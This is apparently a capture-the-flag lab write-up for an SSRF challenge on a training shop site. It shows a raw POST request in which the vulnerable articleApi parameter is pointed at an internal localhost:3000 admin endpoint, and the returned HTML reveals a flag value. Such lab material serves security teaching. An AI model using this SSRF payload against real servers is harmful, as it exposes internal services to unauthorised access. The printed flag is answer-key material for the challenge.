0. Unlocking security, one exploit at a time!

Securing Your Shop’s Admin Dashboard: Charting a Course through Vulnerability Waters ⚓!

Shielding Shop Security..

Welcome to the gateway of Server-Side Request Forgery **SSRF**, where you’ll embark on a journey through the digital landscape of vulnerabilities, set against the backdrop of our meticulously designed shop website. Your mission commences with probing the foundational element of **SSRF** vulnerabilities: uncovering potential gateways to unauthorized requests.


Before diving into the main challenge, let’s get you familiar with **SSRF** vulnerabilities. **SSRF** occurs when an attacker can make the server perform requests to arbitrary destinations on their behalf, often exploiting how URLs and parameters are handled. By learning about SSRF, we can start to uncover hidden security risks in systems. Let’s dive into the world of **SSRF** vulnerabilities and become experts at navigating the digital world.

Your mission is to test and secure our internal admin dashboard by identifying and exploiting potential **SSRF** vulnerabilities.

- Target Application: ShopAdmin
- Initial Endpoint: `http://web0x08.hbtn/`

```
Useful instructions:
1. Log into ShopAdmin, it is a shopping website, there is a lot of article.
2. The challenge is about the SSRF vulnerability in check reduction
functionality.
3. You can click on one article and we see that we can do a check reduction.
4. Param artcileApi is vulnerable.
5. This App is Forwarded on Port 3000
```

Hints: Harness the power of **Burp Suite** to uncover SSRF vulnerabilities.



```
POST /check-reduction HTTP/1.1
Host: web0x08.hbtn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://web0x08.hbtn
Connection: keep-alive
Referer: http://web0x08.hbtn/product
Upgrade-Insecure-Requests: 1
Priority: u=0, i

articleApi=http%3A%2F%2Flocalhost%3A3000%2Fadmin%2Flist-of-items
```

```
    <div class="container mt-5">
      <table class="table table-striped">
        <thead>
          <tr>
            <th>
              ID
            </th>
            <th>
              Name
            </th>
            <th>
              Description
            </th>
            <th>
              Price
            </th>
          </tr>
        </thead>
        <tbody>
          <tr>
            <td>
              1
            </td>
            <td>
              FLAG_0
            </td>
            <td>
              f3554b6d07e15745781b29db79a13265
            </td>
            <td>
```